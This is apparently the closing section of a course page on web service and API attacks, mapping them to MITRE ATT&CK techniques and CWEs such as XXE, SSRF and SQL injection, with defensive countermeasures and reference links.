| Technique ID | Technique Name | Tactic | Applied Offensive / Defensive Context |
|---|---|---|---|
T1190 | Exploit Public-Facing Application | Initial Access | Targeting SOAP XML and REST endpoints with injection and deserialization |
T1059 | Command and Scripting Interpreter | Execution | Achieving remote command execution through API payload handling |
Identified Common Weakness Enumerations (CWE)
CWE-611: Improper Restriction of XML External Entity Reference (XXE)CWE-918: Server-Side Request Forgery (SSRF)CWE-89: SQL Injection in Web Services
Detection Engineering & Defensive Countermeasures
Modern enterprise security programs must implement proactive, layered defense-in-depth controls to detect and mitigate the techniques covered in this module:
- Disable XML external entity parsing across all SOAP web service endpoints and XML parsers.
- Deploy API gateways (Kong, Apigee) that enforce strict JSON/XML schema validation before routing requests to backend services.
- Implement mutual TLS (mTLS) for internal microservice-to-microservice API communication.
Authoritative References & Recommended Reading
- HTB Academy: Web Service & API Attacks — Official Hack The Box curriculum track
- OWASP API Security Top 10 2023 — Official standard for API vulnerabilities
- W3C SOAP 1.2 Specification — Official SOAP messaging framework specification
- PortSwigger: Web Service Vulnerabilities — Interactive testing guides